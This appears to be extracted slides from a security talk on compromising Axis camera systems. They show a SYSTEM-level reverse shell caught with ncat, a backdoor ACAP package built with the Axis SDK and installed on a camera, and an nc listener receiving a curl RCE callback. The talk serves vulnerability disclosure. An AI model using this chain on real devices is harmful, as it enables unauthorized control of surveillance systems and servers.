Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::5050
Ncat: Listening on 0.0.0.0:5050
Ncat: Connection from 10.10.7.57.
Ncat: Connection from 10.10.7.57:54098.
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

# Side Note - We can do the same for the client!




# Executing Code on Cameras (using legitimate features)




# Execute Code on Cameras

- Admins can install **packages** on cameras
  - Super modular!
- Anyone can create their own...
- Let's use it to run code on cameras!



# Axis ACAP SDK on Github

- Tons of examples
- Super easy to build a package
- Uses docker to build for multiple archs
  - X86, AARCH64, ARM etc...



The screenshot shows the GitHub repository page for the Axis ACAP SDK. The top navigation bar includes links for README, Code of conduct, Apache-2.0 license, and Security. The README tab is currently active, indicated by a red underline. Below the navigation, the title "What is Axis Camera Application Platform?" is displayed in bold. A descriptive paragraph explains that ACAP is an open application platform from Axis, providing a development platform for software-based solutions around Axis devices. It is available for various Axis products like cameras, speakers, and intercoms. A section titled "ACAP Native SDK" contains text about its target users and performance benefits, noting it integrates closely with AXIS OS and hardware. It also mentions that migrating from ACAP 3 to this version should be straightforward. Below this, guidelines for ACAP application development are listed, including links to documentation, introduction, and getting started. At the bottom, a link to "Getting started with the repository" is provided.

**What is Axis Camera Application Platform?**

AXIS Camera Application Platform (ACAP) is an open application platform from Axis. It provides a development platform for software-based solutions and systems built around Axis devices. ACAP is available for various types of Axis products such as cameras, speakers and intercoms.

**ACAP Native SDK**

The ACAP Native SDK is targeted towards users that want to develop plug-in style, event generating applications that fit well into a VMS centric system. This SDK offers high performance by integrating closely with AXIS OS and hardware. Already existing ACAP users should feel at home using this SDK and migrating from previous version ACAP 3 to this SDK should be straightforward.

Please check the following guidelines for ACAP application development:

- [ACAP documentation](#)
- [Introduction](#)
- [Getting Started](#)

**Getting started with the repository**

# Building a Package

```
→ hello-world git:(main) ✘ sudo docker build --build-arg ARCH=aarch64 --tag mal-package .

DEPRECATED: The legacy builder is deprecated and will be removed in a future release.
Install the buildx component to build images with BuildKit:
https://docs.docker.com/go/buildx/

Sending build context to Docker daemon 132.6kB
Step 1/9 : ARG ARCH=armv7hf
Step 2/9 : ARG VERSION=12.5.0
Step 3/9 : ARG UBUNTU_VERSION=24.04
Step 4/9 : ARG REPO=axiscp
Step 5/9 : ARG SDK=acap-native-sdk
Step 6/9 : FROM ${REPO}/${SDK}:${VERSION}-${ARCH}-ubuntu${UBUNTU_VERSION}
          ---> 160f80e5e1dd
Step 7/9 : COPY ./app /opt/app/
          ---> Using cache
          ---> 324679a4ae57
Step 8/9 : WORKDIR /opt/app
          ---> Using cache
          ---> 748d8352b612
Step 9/9 : RUN . /opt/axis/acapsdk/environment-setup* && acap-build .
          ---> Using cache
          ---> 913b2369a865
Successfully built 913b2369a865
Successfully tagged mal-package:latest
```


# Building a Package

Apps

---

 Add app   [Find more apps](#)   

Allow unsigned apps  Allow root-privileged apps 



- AXIS Object Analytics   
Version: 1.12.28  
Axis Communications

[Open](#) 

Apps

+ Add app Find more apps

Allow unsigned apps  Allow root-privileged apps

Backdoor Pacakge Version: 1.0.0 UNKNOWN

AXIS Object Analytics Version: 1.12.28 Axis Communications

Open ... Open ...

```
→ build git:(main) ✘ nc -lrvk 9092
Listening on 0.0.0.0 9092
Connection received on [REDACTED] 44368
GET /RCE?user=uid=999(acap-[REDACTED]) HTTP/1.1
Host: [REDACTED]:9092
User-Agent: curl/8.5.0
Accept: */*
```




A screenshot of a web-based application interface, likely a management portal for network cameras. The top navigation bar includes 'Add app' and 'Find more apps' buttons. Below this, there are two main sections: 'Allow unsigned apps' (switched on) and 'Allow root-privileged apps' (switched off). A red box highlights the first section. The main content area displays a list of installed applications:

- Backdoor Pacakge** (Version: 1.0.0, UNKNOWN status, switch off)
- AXIS Object Analytics** (Version: 1.12.28, Axis Communications, switch off)

For each application, there are 'Open' and '...' buttons. A large red box encloses the entire application list. At the bottom of the page, a terminal-like window shows the command `build git:(main) ✘ nc -lrvk 9092` followed by several lines of network traffic, indicating a successful exploit or backdoor connection.

# MiTM != preauth

Let's make it preauth



# I <3 Fallback Protocols!


- Axis implemented fallback protocol
  - If regular TCP connection doesn't work
  - Over HTTP with AES encryption??

Port	Number	Protocol	In/Out	Comments
Main HTTP port and HTTP streaming port	55752	TCP	Inbound	Used for video, audio, metadata stream (AES encryption). <u>If TCP fails on 55754, 55752 with HTTP is used for application data (AES encryption).</u>
Main TCP port	55754	TCP	Inbound	Used for application data (TLS 1.2 encryption) <i>+2 offset from main HTTP port.</i>


axis.remoting  
vulnerable  
protocol




# Still requires auth




# Still requires auth




**If we use creds -  
browser is just stuck  
forever...**



